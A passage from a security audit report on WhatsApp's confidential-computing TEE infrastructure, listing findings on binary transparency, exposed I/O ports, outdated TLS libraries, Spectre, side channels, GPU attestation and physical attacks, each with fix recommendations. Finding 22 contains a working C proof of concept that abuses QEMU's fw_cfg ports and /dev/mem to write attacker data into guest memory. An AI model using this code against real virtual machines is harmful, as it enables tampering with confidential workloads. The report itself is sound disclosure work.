Exploit Scenario

Independent security researchers discover a vulnerability that allows client data to be extracted from a particular CVM version. They publish the findings, and Meta patches the CVM image, uploading the new version to the binary transparency log.

Later, a malicious Meta engineer deploys a CVM with the old, vulnerable image. The engineer redirects user traffic to the vulnerable CVM and extracts user data.

Recommendations

Short term, include a version number in the CVM image artifacts. Hard code a minimum version number into each client, which is updated whenever the client is updated.

Long term, consider restricting transparency proof validity to be 24 hours. Republish all binary transparency artifacts every 24 hours to get a fresh timestamped epoch.

22. Unnecessary I/O ports can be exposed to malicious hypervisors	
Severity: **Medium**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-22
Target: CVM kernels	

Description

Port-mapped I/O (PMIO) allows for untrusted interactions between a malicious hypervisor and attached peripherals. This introduces unnecessary attack surfaces that can be used to cause unintended interactions with the guest CVM or to exploit known/unknown security vulnerabilities in device drivers that take ownership of such ports.

LLM CVMs currently expose several I/O port ranges for various devices:

```
[root@localhost ~]# cat /proc/ioports
0000-0cf7 : PCI Bus 0000:00
  0000-001f : dma1
  0020-0021 : pic1
  0040-0043 : timer0
  0050-0053 : timer1
  0060-0060 : keyboard
  0064-0064 : keyboard
  0070-0077 : rtc0
  0080-008f : dma page reg
  00a0-00a1 : pic2
  00c0-00df : dma2
  00f0-00ff : fpu
  03f8-03ff : serial
  0510-051b : QEMU0002:00
  0600-067f : 0000:00:1f.0
    0600-0603 : ACPI PM1a_EVT_BLK
    0604-0605 : ACPI PM1a_CNT_BLK
    0608-060b : ACPI PM_TMR
    0620-062f : ACPI GPE0_BLK
    0630-0633 : iTCO_wdt.1.auto
      0630-0633 : iTCO_wdt
    0660-067f : iTCO_wdt.1.auto
      0660-067f : iTCO_wdt
0cf8-0cff : PCI conf1
0d00-ffff : PCI Bus 0000:00
  6000-603f : 0000:00:1f.3
    6000-603f : i801_smbus
  6040-605f : 0000:00:1f.2
    6040-605f : ahci
  6060-607f : 0000:00:01.0
```

Figure 22.1: I/O ports exposed to a hypervisor within the Orchestrator CVM

A notable device is QEMU's `fw_cfg` device (with the identifier `QEMU0002`), which uses the port range `0x0510-051b`. As described in TOB-WAPI-17, this interface enables the injection of arbitrary ACPI tables, but it also allows for the out-of-band communication of firmware blobs to the guest, which can then be retrieved and loaded into memory using the I/O port interface guest-side when requested.

As the hypervisor, QEMU can inject malicious output back to a requestor guest or interact with I/O ports on behalf of the guest, such as with QEMU Monitor's `i` and `o` commands. We can simulate the latter on the guest side with an unmodified `fw_cfg` by loading attacker-controlled data into guest physical memory with a simplified proof of concept:

```
/* Original: https://www.contrib.andrew.cmu.edu/~somlo/QEMU_fw_cfg/FwCfgDump.c */
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <sys/io.h>
#include <asm/byteorder.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <stdint.h>

#define PORT_FW_CFG_CTL       0x0510
#define PORT_FW_CFG_DATA      0x0511

#define FW_CFG_SIGNATURE        0x00
#define FW_CFG_FILE_DIR         0x19

#define FW_CFG_MAX_FILE_PATH    56

typedef struct FWCfgFile {
    uint32_t  size;
    uint16_t  select;
    uint16_t  reserved;
    char      name[FW_CFG_MAX_FILE_PATH];
} FWCfgFile;

static void
fw_cfg_select(uint16_t f)
{
    outw(f, PORT_FW_CFG_CTL);
}

static void
```

```
fw_cfg_read(void *buf, int len)
{
    insb(PORT_FW_CFG_DATA, buf, len);
}

static void
fw_cfg_read_entry(void *buf, int e, int len)
{
    fw_cfg_select(e);
    fw_cfg_read(buf, len);
}

int
main(int argc, char **argv)
{
    int fd;
    void *map_base, *virt_addr;
    int i;
    uint32_t count, len, wrlen;
    uint16_t sel;
    uint8_t sig[] = "QEMU";
    FWCfgFile fcfile;
    void *buf;

    // Example target physical address we want to corrupt + validate
    uint32_t target = 0x20000;
    off_t page_size = sysconf(_SC_PAGE_SIZE);
    off_t page_base = target & ~(page_size - 1);
    off_t page_offset = target - page_base;

    // Name of attacker-controlled blob uploaded with QEMU's `-fw_cfg` */
    const char *filename = "opt/malicious";

    // Ensure access to the fw_cfg device
    if (ioperm(PORT_FW_CFG_CTL, 2, 1) != 0) {
        perror("ioperm failed");
        return -1;
    }

    // Equivalent to `o /d 0x0510 0x0` in QEMU Monitor during CVM runtime
    fw_cfg_select(FW_CFG_SIGNATURE);
    for (i = 0; i < sizeof(sig) - 1; i++) {
        sig[i] = inb(PORT_FW_CFG_DATA);
    }
    if (memcmp(sig, "QEMU", sizeof(sig)) != 0) {
        fprintf(stderr, "fw_cfg signature not found!\n");
        return -1;
    }

    // Open /dev/mem device
    fd = open("/dev/mem", O_RDWR | O_SYNC);
    if (fd == -1) {
        perror("Error opening /dev/mem");
        return -1;
    }

    // Map physical memory to process address space
    map_base = mmap(NULL,
                    page_size,
                    PROT_READ | PROT_WRITE,
                    MAP_SHARED,
                    fd,
                    page_base);

    if (map_base == MAP_FAILED) {
        perror("Error mapping memory");
        close(fd);
        return -1;
    }

    // Calculate virtual address that maps to physical address
    virt_addr = map_base + page_offset;

    // Get count of fw_cfg blob entries
    // Equivalent to QEMU Monitor commands during CVM runtime:
    //   - `o 0x0510 FW_CFG_FILE_DIR`
    //   - `i 0x511`
    fw_cfg_read_entry(&count, FW_CFG_FILE_DIR, sizeof(count));
    count = __be32_to_cpu(count);
    printf("Count: %d\n", count);

    for (i = 0; i < count; i++) {

        // Equivalent to `i /d 0x0511` in QEMU Monitor during CVM runtime
        fw_cfg_read(&fcfile, sizeof(fcfile));
        printf("Found file %s\n", fcfile.name);
        if (!strcmp(fcfile.name, filename)) {

            printf("[!] Found ours, loading malicious stuff into physmem\n");

            len = __be32_to_cpu(fcfile.size);
            sel = __be16_to_cpu(fcfile.select);

            // Read based on selector, output blob contents to physaddr
            // Equivalent to QEMU Monitor commands during CVM runtime:
            //   - `o 0x0510 sel`
            //   - `i 0x0511`
            // Ideally, a malicious hypervisor would want to invoke the DMA variant
            // by supplying a target guest memory address to the I/O request:
            //
            //      fw_cfg_dma_read(sel, target, len)
            //
            // Since the DMA variant expects a FwCfgDmaAccess as a physaddr,
            // this can't be accomplished easily in userspace, so we cheat a little
            // by using the non-DMA variant to simulate this outcome.
            fw_cfg_read_entry(virt_addr, sel, len);
            return 0;
        }
    }
    return 0;
}
```

Figure 22.2: Simulation of using `fw_cfg`'s I/O ports to arbitrarily read attacker-supplied contents into physical memory

The above proof of concept will use a combination of the control and data registers exposed by `fw_cfg` to enumerate blobs supplied by the hypervisor, select an `opt/malicious` entry, and write the contents to the virtual address representation of `0x20000`.

When running the proof of concept, one can supply a `-fw_cfg name=opt/malicious,file=malicious.bin` argument to QEMU to ensure that the blob is present for retrieval guest-side. When testing the proof of concept, one can use `devmem` again to validate the arbitrary write:

```
[root@localhost shared]# ./FwCfgDump
Count: 18
Found file bios-geometry
Found file bootorder
Found file etc/acpi/rsdp
Found file etc/acpi/tables
Found file etc/boot-fail-wait
Found file etc/e820
Found file etc/reserved-memory-end
Found file etc/smbios/smbios-anchor
Found file etc/smbios/smbios-tables
Found file etc/smi/features-ok
Found file etc/smi/requested-features
Found file etc/smi/supported-features
Found file etc/system-states
Found file etc/table-loader
Found file etc/tpm/log
Found file genroms/kvmvapic.bin
Found file genroms/linuxboot_dma.bin
Found file opt/malicious
[!] Found ours, loading malicious stuff into physmem
[root@localhost shared]# ./devmem 0x20000
0x41414141
```

Figure 22.3: Running the proof of concept in a CVM and validating the arbitrary write of 'A's to `0x20000`

In a real-world exploit, modifications to the hypervisor will need to be made to intercept I/O port interactions. When performing a blob read from physical memory directly, an attacker should leverage the DMA-based extension on port 0x514 instead to provide a

FWCfgDmaAccess with a guest physical memory address target to write back, with example functionality implemented as such:

```
#define PORT_FW_CFG_DMA       0x0514

// DMA commands
#define FW_CFG_DMA_CTL_READ  0x01
#define FW_CFG_DMA_CTL_SKIP  0x02
#define FW_CFG_DMA_CTL_WRITE 0x08

typedef struct FWCfgDmaAccess {
    uint32_t control;
    uint32_t length;
    uint64_t address;
} __attribute__((packed)) FWCfgDmaAccess;

int fw_cfg_dma_transfer(uint16_t sel, uint64_t addr, size_t len, uint32_t cmd) {
    FWCfgDmaAccess access;
    access.control = htobe32(((uint32_t)sel << 16) | cmd);
    access.length = htobe32(len);
    access.address = htobe64(addr);

    // kernel-only: DMA, virt_to_phys on “access” here

    outl(((uintptr_t)&access_phys), PORT_FW_CFG_DMA);

    // DMA completion is indicated by clearing the control field
    uint32_t control;
    while ((htobe32(access.control) & ~0xFFFF) != 0) {}
    return access.control & 0x01; // Return error bit
}

int fw_cfg_dma_read(uint16_t sel, uint64_t addr, size_t len) {
    return fw_cfg_dma_transfer(sel, addr, len, FW_CFG_DMA_CTL_READ);
}

int fw_cfg_dma_write(uint16_t sel, uint64_t addr, size_t len) {
    return fw_cfg_dma_transfer(sel, addr, len, FW_CFG_DMA_CTL_WRITE);
}
```

Figure 22.4: DMA interface support for `fw_cfg`

While the reserved range for the serial console (`0x03f8-0x03ff`) could be used to leak information and interact with the serial console, the deployment of a production CVM image and its `fbpkg` disables autologin with an unset `enable_console_access`. Additionally, for Meta's production WAPSI kernel configuration, the `CONFIG_EXPERT` knob is correctly disabled, which ensures that the set `CONFIG_EARLY_PRINTK` flag is not honored and will not leak the `dmesg` bootlog to the console.

Nevertheless, I/O ports provided by such devices expose unnecessary functionality and attack surface to a malicious hypervisor.

Exploit Scenario
A Meta engineer gains privileged access to a host responsible for provisioning a CVM with QEMU. They exploit the design of `fw_cfg` or other devices that expose known I/O ports by intervening with them on behalf of guests, and/or supply malicious outputs during guest-side interactions. This can allow them to gain write access to physical memory in the guest and/or trigger vulnerabilities in drivers for code execution.

Recommendations
Short term, do not rely on `fw_cfg` to dynamically load firmware and generic blobs that can be attacker-controlled and arbitrarily written to guest memory. During initial boot measurement, consider baking the boot command line and `initrd` into the kernel image by setting the `CONFIG_CMDLINE` and `CONFIG_INITRAMFS_SOURCE` fields and obtaining a single hash from there.

Additionally, for extra safety, be sure to double-check that productionized CVMs using the WAPSI guest image do not set `CONFIG_EXPERT` and `CONFIG_EARLY_PRINTK` to allow boot log leakage to serial I/O ports and that `earlyprintk=serial` is not introduced to the kernel command line.

Long term, consider introducing a trusted I/O port allowlist to the kernel source that the WAPSI guest image originates from. An example of this can be seen in Intel TDX's kernel fork, which enforces an allowlist for essential reserved ranges like the PCI config space, and not the ranges used by `fw_cfg`. Notably, for additional safety, the port ranges for serial consoles are also disallowed unless in debug mode.

References:

- QEMU Monitor
- FwCfgDump.c
- `intel/tdx` commit 3949a91: Implement port I/O filtering

23. Private artifact binary transparency verification may fail silently

Severity: **Low**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Data Validation	Finding ID: TOB-WAPI-23
Target: `verify_bt_artifacts.service`	

Description

When loading private artifacts, the TEE checks that the artifacts are associated with a valid binary transparency proof. However, if this check fails, the main TEE service starts regardless and the issue is not detectable by the user.

Binary transparency proofs are checked using the `meta-bt` CLI utility, triggered by a `systemd` unit called `verify_bt_artifacts.service`. This service is specified using the `systemd` `Before=start_main.service` setting; however, this does not prevent `start_main.service` from starting if the `verify_bt_artifacts.service` unit fails.

Figure 23.1 shows the `systemd` unit, which includes a `RequiredBy` dependency. We determined that the antlir2 image utilities do not process the symlinks described by the `[Install]` section.

```
    verify_bt_unit = """
[Unit]
Description=Store BT artifacts into a CVM memory and verify the inclusion proofs
Requires=mount_shared_directories.service
Wants=configure_cvm.service
Wants=observability_tunnel.service
After=configure_cvm.service
After=mount_shared_directories.service
After=observability_tunnel.service
Before=start_main.service

[Service]
Type=oneshot
User=root
RemainAfterExit=yes
SyslogIdentifier=verify_bt_artifacts
ExecStart={cmd}
ExecStartPost={umount_cmd}
TimeoutSec=1800

[Install]
```

```
RequiredBy=start_main.service
WantedBy=multi-user.target
""".format(
        cmd = _verify_bt_artifact_cmd(bt_artifacts),
        umount_cmd = _umount_bt_artifact_cmd(bt_artifacts),
    )
```

Figure 23.1: systemd unit contains `Before` but not `RequiredBy`.
(`//tee/snp/image/bzl/internal/bt.bzl:70–109`)

During our testing, when a binary transparency artifact was modified so that it did not match the expected digest, the `verify_bt_artifacts.service` unit printed an error and failed, but `start_main.service` ran without error.

Recommendations

Short term, add the `Requires` property to `start_main.service` or the `RequiredBy` property to `verify_bt_artifacts.service`. Consider adding an `OnFailure` property to shut down the CVM if binary transparency verification fails.

Long term, develop an integration test suite that includes negative tests. Ensure that modification to any binary transparency artifact type results in a failed CVM boot or failed client-side validation.

24. Unpatched Mbed TLS and OpenSSL versions contain known CVEs

Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Partially Resolved**	
Type: Patching	Finding ID: TOB-WAPI-24
Target: TEE server	

Description
The CVM codebase uses outdated patch versions of Mbed TLS and OpenSSL, each containing several published CVEs. We did not identify any CVEs that would lead to disclosure of key material or user data.

Mbed TLS is currently updated to version 2.28.3. OpenSSL is an internally patched variant of OpenSSL 1.1.1x.

OpenSSL, via the `folly` library, is used for all private-key operations on the AMD SEV-SNP certificate and SSL transports.

Notable CVEs in Mbed TLS and OpenSSL that are not patched in Meta's versions include the following:

- CVE-2024-23170 (Timing side channel in private key RSA operations) in Mbed TLS
- CVE-2024-13176 (Timing side-channel in ECDSA signature computation) in OpenSSL

Neither CVE directly impacts functionality used by the TEE servers; however, it is important to monitor such side channel disclosures and patch them promptly, as the AMD SEV-SNP threat model is extremely sensitive to architectural side channels.

Recommendations
Short term, update OpenSSL and Mbed TLS to the latest available security patch versions.

Long term, monitor OpenSSL and Mbed TLS disclosure channels for local side channel vulnerabilities. Note that Meta organization-wide vulnerability management programs may not treat local side-channel CVEs as high severity; the TEE infrastructure should implement its own triage guidelines and consider maintaining a separate fork of `folly`, using up-to-date OpenSSL and Mbed TLS.

Client Response
We have updated MbedTLS to a newer version which does not contain this CVE.

We are using an OpenSSL version with the low-severity CVE for 2 reasons: 1) the latest version leads to significant perf degradation and 2) the lack of concrete and relevant exploit paths for this CVE.

We continuously apply patches and promptly address all critical vulnerabilities to maintain defense-in-depth security as part of best practice vulnerability management.

25. Spectre mitigations are not enabled in the CVM guest

Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Resolved**	
Type: Configuration	Finding ID: TOB-WAPI-25
Target: CVM kernels	

Description

The guest Linux kernel does not mitigate Spectre variant 1 or Spectre variant 2. Confidential computing enclaves are especially vulnerable to Spectre-type vulnerabilities, which use microarchitectural side-effects of speculatively executed code to learn information about secret values even when using constant-time code and data-independent cache accesses.

```
[root@localhost ~]# cat /sys/devices/system/cpu/vulnerabilities/spectre_v1

Vulnerable: __user pointer sanitization and usercopy barriers only; no swapgs
barriers

[root@localhost ~]# cat /sys/devices/system/cpu/vulnerabilities/spectre_v2

Vulnerable; IBPB: disabled; STIBP: disabled; PBRSB-eIBRS: Not affected; BHI: Not
affected
```

Figure 25.1: CVM guest kernel mitigation reporting

Over the course of this engagement, we did not attempt to exploit the CVM using Spectre-type speculative execution attacks; however, OpenSSL and Mbed TLS do not mitigate Spectre attacks at the software level and instead rely on hardware, kernel, and compiler mitigations.

Recommendations

Short term, add the following kernel command line flags:

```
mitigations=auto,nosmt spectre_v2=eibrs,retpoline
spectre_v2_user=on
```

Long term, disable simultaneous multi-threading in BIOS and verify the guest policy flag in the client (TOB-WAPI-9). Compile OpenSSL and Mbed TLS with the `-mindirectbranch` flag to add retpolines to the compiled code in order to mitigate Spectre vulnerabilities.

References

- AMD SEV-SNP, Strengthening VM Isolation with Integrity Protection and More (Section: "Side Channels")
- AMD64 Indirect Branch Control Extension
- Linux kernel documentation: Spectre Side Channels
- Linux kernel parameter documentation

26. LLM tokenization may leak user data via cache side channels	
Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Unresolved**	
Type: Data Exposure	Finding ID: TOB-WAPI-26
Target: CVM kernels	

Description

AMD SEV-SNP hosts can learn highly detailed information about cache access patterns of guests. The Summarization and Output Guard TEEs use the `tiktoken` tokenizer, which makes data-dependent accesses at both locations highlighted in figure 26.1:

```
pub fn encode_ordinary(&self, text: &str) -> Vec<Rank> {
    // This is the core of the encoding logic; the other functions in here
    // just make things complicated :-)
    let regex = self._get_tl_regex();
    let mut ret = vec![];
    for mat in regex.find_iter(text) {
        let piece = mat.unwrap().as_str().as_bytes();
        match self.encoder.get(piece) {
            Some(token) => ret.push(*token),
            None => ret.extend(&byte_pair_encode(piece, &self.encoder)),
        }
    }
    ret
}
```

Figure 26.1: Data-dependent memory accesses in `tiktoken`
(`tiktoken/src/lib.rs#219–232`)

The first highlight marks a use of the `fancy_regex` crate to find the next chunk of the text to be tokenized. Regular expressions are implemented as nondeterministic finite automata; accessing the transition matrix of such automata is a potential instance of data-dependent memory access.

The second highlight marks the use of a hash map as a token cache. The `tiktoken` library uses the `FxHashMap` implementation, which, unlike the default SipHash-based `HashMap`, does not use a keyed hash function. This makes determining token identity based on memory access much easier than if a keyed function like SipHash were used.

AMD SEV-SNP hosts can use single-stepping frameworks such as SEV-Step to gain instruction-level cache access information. These techniques may cause a noticeable slowdown, however. Advanced attacks or malicious processes sharing a simultaneous multithreading core may allow for real-time data exfiltration.

We did not perform any cache side channel attacks in the course of this review; we recommend further investigation to determine the risk involved.

Recommendations

Short term, disable SMT in BIOS and verify the guest policy flag in the client (TOB-WAPI-9). This can reduce the bandwidth at which malicious hosts can extract token information.

Long term, consider implementing a custom `tiktoken` tokenizer with cache side channel mitigations, such as per-message hash rerandomization. Alternatively, consider implementing tokenization in the WhatsApp clients themselves; handle only uninterpreted token vectors in the TEEs. Consider conducting a dedicated review of the `tiktoken` tokenizer to better understand the side channel risk.

Client Response

We will continue to follow research into this space and work to continue hardening our systems against potential side-channel attacks.

27. Binary transparency relies on a centralized honest party

Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Unresolved**	
Type: Cryptography	Finding ID: TOB-WAPI-27
Target: Binary transparency	

Description

In the current configuration, the soundness of the binary transparency system relies critically on the honesty of Cloudflare; if Cloudflare and Meta were to collude, they could essentially rewrite log history even if both parties were behaving honestly in the past.

The current binary transparency log simply stores the current valid hash for an artifact in a given “epoch.” Cloudflare maintains a list of sequential epochs, each signed and timestamped. Independent researchers can fetch signed epochs from a Cloudflare API; however, the lack of cryptographic binding between epochs makes achieving global consensus among users and researchers difficult.

For example, Cloudflare could initially serve a signed digest `D_A` for epoch `X` to party `A`, who is monitoring the log. Later, party `B` wants to catch up to the log and host a copy. However, Cloudflare could rewrite history and serve a different digest `D_B` for epoch `X` to party `B`.

In order for party `B` to check that they have the same view of the binary transparency log as party `A`, they must compare every individual epoch to catch the mismatch in epoch `X`.

Further, if transparency data exports are eventually enabled in WhatsApp, users will need to store and export the full history of all transparency epochs that they have been served and compare this history against third-party logs, which cannot have gaps.

This issue is of informational severity, as the risk of collusion between Cloudflare and Meta is out of scope for this review. However, cryptographically linking epochs would provide additional auditability and independent verification.

Recommendation

Short term, consider cryptographically binding each epoch to the previous one. For example, the digest corresponding to transparency artifact `T` at epoch `X + 1` can be `SHA256(D_X, T_(X + 1))` where `D_X` is the log digest at epoch `X`. This would ensure that if two parties agree on the current digest, they agree on the whole history of the log.

Long term, consider using an append-only Merkle tree to allow for efficient transition proofs. Consider existing decentralized transparency solutions such as Sigstore and Rekor.

Client Response

The current architecture requires collaboration between two distinct parties to compromise the system. However, future iterations will enable cryptographic verification of binary transparency artifacts, rather than relying on trust of any particular third-party.

28. GPU LLMs do not verify NVIDIA GPU attestation	
Severity: **High**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Data Validation	Finding ID: TOB-WAPI-28
Target: GPU TEEs	

Description

WhatsApp TEEs do not currently generate or verify any attestation data from the NVIDIA GPUs. The LLM CVMs do enable confidential computing mode using `nvidia-smi`; however, this is insufficient to ensure confidentiality of GPU workloads.

NVIDIA GPUs support attestation based on a GPU device identity certificate. The CVM must fetch the identity certificate, validate it against an NVIDIA root certificate, and ensure that the certificate is not expired or revoked. The NVIDIA GPU then provides a set of measurements, known as an "Integrity Manifest." These measurements must be checked against an NVIDIA-provided "Reference Integrity Manifest" (RIM).

Exploit Scenario

A Meta engineer creates a malicious PCI passthrough device that performs a MiTM attack, pretending to be an NVIDIA GPU in confidential computing mode but instead logging data before calling out to a real GPU in non-confidential mode.

Recommendation

Short term, use the NVIDIA `nvtrust` library to generate and validate device attestations. Hard code the expected NVIDIA RIM, NVIDIA root certificate, and OCSP signing certificates in the Orchestrator TEE. Validate OCSP expiry based on client-provided timestamps.

Long term, consider implementing a transparency log for NVIDIA RIMs and certificates.

References

- `nvtrust` library
- NVIDIA: Confidential Computing on NVIDIA H100 GPUs for Secure and Trustworthy AI

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Feedback on Containerizing Apps Inside the CVM

We provide strategic appendices as part of a comprehensive approach to help our clients continuously improve the security of their offerings. This appendix gives general security best practices based on an in-progress architecture that was not in-scope for the primary review and is not intended as a remediation for findings detailed in this report.

In addition to reviewing the overall system design and infrastructure, we were asked to review the security aspects of an internal document describing a proposed modification to the system design that enables application containerization inside the CVM. This appendix surveys the high-level design in the context of overall system security and does not cover implementation efforts related to the containerized application.

Design Goals

Decouple the building and publishing of base CVM images from that of specific applications.

- Delegate ownership of CVM base images and application packages to separate teams.
- Prevent the CVM's build and measurement processes from becoming a bottleneck for updating an application running inside it by packaging, updating, and creating independent measurement results for each containerized application.
- Reduce the burden on third-party security researchers by decoupling components. Changes to application code will no longer require reanalysis of base CVM images and vice versa.

Improve isolation of user-facing applications at runtime.

- Reduce the attack surface available to an adversary who compromises a service that handles user input.
- Limit opportunities for data exfiltration in the case of a compromise.

Additional Implementation Considerations

- *Application image measurements will be included in attestation reports generated by the CVM attestation agent.* Allow clients to verify application measurement in support of the binary transparency security goal.
- *Host resources and interfaces will be provided to a containerized application only as defined in container configuration.* Reduce the likelihood that an attacker can expand their influence from a containerized application's slice of system resources and network device access to those of other applications running inside the CVM.

- *Application containers will be stateless*.

Observations

1. In the case of a container breach, attestation reports generated by the CVM attestation agent may be unreliable. A malicious containerized application that gains CVM-level access can generate attestation reports containing false container measurements, thus masking the traces of the breach. In this case, there is no guarantee that the application package has ever been published to a transparency log. This represents a significant change to the attestation threat model compared to the existing implementation.

2. Containerized applications are provisioned with SEV-SNP-attested certificates. If a containerized application is able to generate its own attestation report or to change reported data for its own container, a compromised application can bypass transparency guarantees. Note that many TLS implementations, including Mbed TLS, do not verify self-signatures over self-signed certificates, meaning that X.509 extensions contained within may be malleable.

3. Containerizing an application does not prevent an attacker who can compromise that application from maliciously interfering with its runtime operations and/or affecting its responses to other users.

4. The `chroot` command (the basis of containerization) does not necessarily provide secure isolation, unless the mechanism chosen additionally supports isolation or namespacing methods applied on top of the use of `chroot`.

5. Containerization-mechanism namespacing or isolation options will not completely mitigate all methods through which an attacker who compromises a containerized application could escape to the CVM.

6. Lack of redaction, retention, and access controls for container state like logs stored in the CVM via a shared container-writable folder presents further data for an attacker to examine and/or exfiltrate. Sharing this folder potentially provides another way for the attacker to escape into the CVM from the container.

Recommendations

1. **Verify binary transparency proofs inside the CVM at package-load time and refuse to load packages if a valid proof is not present.** This will ensure that malicious packages designed to perform a container escape or other adversarial runtime actions are available for detection in the transparency log.

2. **Allocate to each container a certificate that contains an X.509 version 3 extension with the measured values associated with the image.** This certificate

should be signed by a CA owned by the CVM-level attestation agent and included in the AMD SEV-SNP attestation report.

3. **Consider implementing a security version number (SVN) framework to ensure that known-compromised images cannot be loaded onto new base CVMs.** Each CVM build would come with an SVN, included in the CVM launch measurement via `initrd`. All loaded containers must have an equal or higher SVN than that of the base CVM.

4. **Harden the container intended to run within the CVM, and the underlying CVM itself, by taking actions such as the following**:

    a. Choose the containerization mechanism that provides appropriate isolation options. While `systemd` technically provides isolation options for units, Boxman is currently documented as producing `chroot` environments that `systemd` manages, without supporting `systemd`'s unit isolation options yet. LXC offers configurable runtime security options, so it currently appears to be a better choice over Boxman.

    b. Settle on default container isolation and namespacing options that will be used for containers, and document the desired security benefits of each.

    c. Implement communications (network traffic, syscall, inter-process communication, etc.) filtering for containerized applications. The majority of such filtering is likely most easily accomplished at the CVM level, rather than directly within containers.

    d. Prevent outbound requests originating from containers. Containers should respond *only* to requests forwarded from allowlisted internal sources.

    e. Protect the container orchestration mechanism in the CVM by applying a restrictive LSM (AppArmor, etc.) profile.

C. Physical Attack Threats and Mitigations

We provide strategic appendices as part of a comprehensive approach to help our clients continuously improve the security of their offerings. Physical security was not in scope for the primary review; however, we feel that an account of physical threat scenarios is important to situate the software measures reviewed within the overall threat landscape and to identify opportunities for future security enhancements.

The AMD SEV-SNP architecture provides logical protection for guests against malicious host kernels and protection against passive memory snooping by attackers with physical host access. However, the AMD SEV-SNP platform does not protect against all active physical attacks such as clock and voltage glitching or active DRAM ciphertext corruption or replay. While exploits involving such attacks on Meta-controlled hardware are out of scope for the primary review, we encourage Meta to take steps to prevent and detect direct physical attacks against its own machines.

We outline two distinct threat scenarios that may be achieved via physical attack; we then describe mitigations that can help to prevent or detect such attacks. Finally, we discuss how both Meta and end clients can establish confidence that these mitigations are in place.

Threat Scenario 1: VCEK/VLEK Extraction or ASP Firmware Compromise

In this compromise scenario, an attacker is able to extract a VCEK or VLEK or can compromise the ASP firmware in such a way as to create SEV-SNP attestation reports with incorrect launch digests.

The ASP is an ARM coprocessor[1] that serves as the hardware root of trust for the SEV-SNP system. Compromise of the ASP firmware or bootloader can result in the disclosure of VCEK or VLEK private keys.

An adversary who extracts such keys can create fraudulent attestation reports, undermining the ability of clients to verify the codebase executing on Meta's servers.

Each SPL of the ASP TCB derives a separate VCEK and/or VLEK transport key. Runtime compromise of the ASP firmware may result in the leaking of the VCEK/VLEK for a given patch level; compromise of the ASP bootloader may result in the leaking of VCEKs for all future patch levels as well.

[1] Google Project Zero, AMD Secure Processor for Confidential Computing Technical Report

Researchers have demonstrated a low-cost voltage glitching attack against the ASP bootloader for the AMD Milan (Zen 3) architecture, resulting in VCEK extraction for arbitrary TCB versions[2].

Threat Scenario 2: RA-TLS Key Extraction or Guest CVM Runtime Compromise

In this scenario, an attacker is able to extract an attested RA-TLS private key or compromise the guest CVM in such a way as to produce attestation reports with arbitrary `REPORT_DATA` inclusions.

Guest CVMs execute on the primary x86-64 CPU cores. These cores are highly sensitive to voltage and clock glitching, as well as active DRAM tampering and replay attacks. An attacker with physical access to the CPU could, for example, inject faults during the RSA signature process that cause the guest CVM to leak its attested TLS private key[3].

An adversary who compromises the guest in such a way could extract user data for the validity period of the attestation report of the compromised guest (cf. TOB-WAPI-7) or as long as they maintain active compromise of the guest.

Recommended Mitigations

Restrict CPUs to Genoa (Zen 4) architecture or later

Researchers have published cheap, reproducible voltage glitching attacks on the AMD Rome (Zen 2) and Milan (Zen 3) architectures. No such attacks have yet been published for the Genoa architecture, increasing the barrier to execute physical attacks against these systems. Note, however, that in the case of a similar successful attack against a Genoa chip, mitigations based on TCB updates alone may not be sufficient to restore security—for example, the attacks against Milan chips allow for extraction of future VCEKs.

Restrict physical access to production hosts and enforce chain of custody for host components

Secure all production SEV-SNP hosts in locked enclosures. Engage with Meta security personnel and third-party reviewers to inspect all new hardware upon arrival. Security personnel should observe the installation of new hardware and then apply to the enclosure tamper-evident seals containing unique serial numbers known only to the security personnel.

Provision certificates to hardware controlled by Meta

As a prerequisite to any effective physical protections for AMD SEV-SNP CPUs and hosts, clients must be able to distinguish CPUs that are encompassed by such protections.

[2] One Glitch to Rule Them All: Fault Injection Attacks Against AMD's Secure Encrypted Virtualization
[3] Fault Analysis on RSA Signing

As a first step, create an internal provisioning authority that issues certificates to authorized SEV-SNP hosts. The certificates must contain the CPU serial number (`hwID`) of the SEV-SNP CPU. These certificates would then be used to sign the leaf TLS certificate generated by the CVM for RA-TLS. Clients would validate that the certificate chain presented during RA-TLS terminates in a fixed Meta-controlled CA root and that the `hwID` in the host certificate matches the `hwID` in the VCEK.

In order to ensure transparency in the set of CPU IDs that Meta is authorizing, submit each host identity certificate to a public transparency log.

Complete a thorough security investigation upon initial and subsequent provisionings.

Destroy provisioning keys upon host tampering

Store private keys for provisioning certificates in RAM rather than in persistent storage. Implement security switches that remove power to the host if the enclosure is opened. If a host must be reprovisioned, conduct an investigation as to the cause and engage with third parties to verify and reapply tamper-evident seals to the host enclosure.

Limit the validity period of SEV-SNP attestations

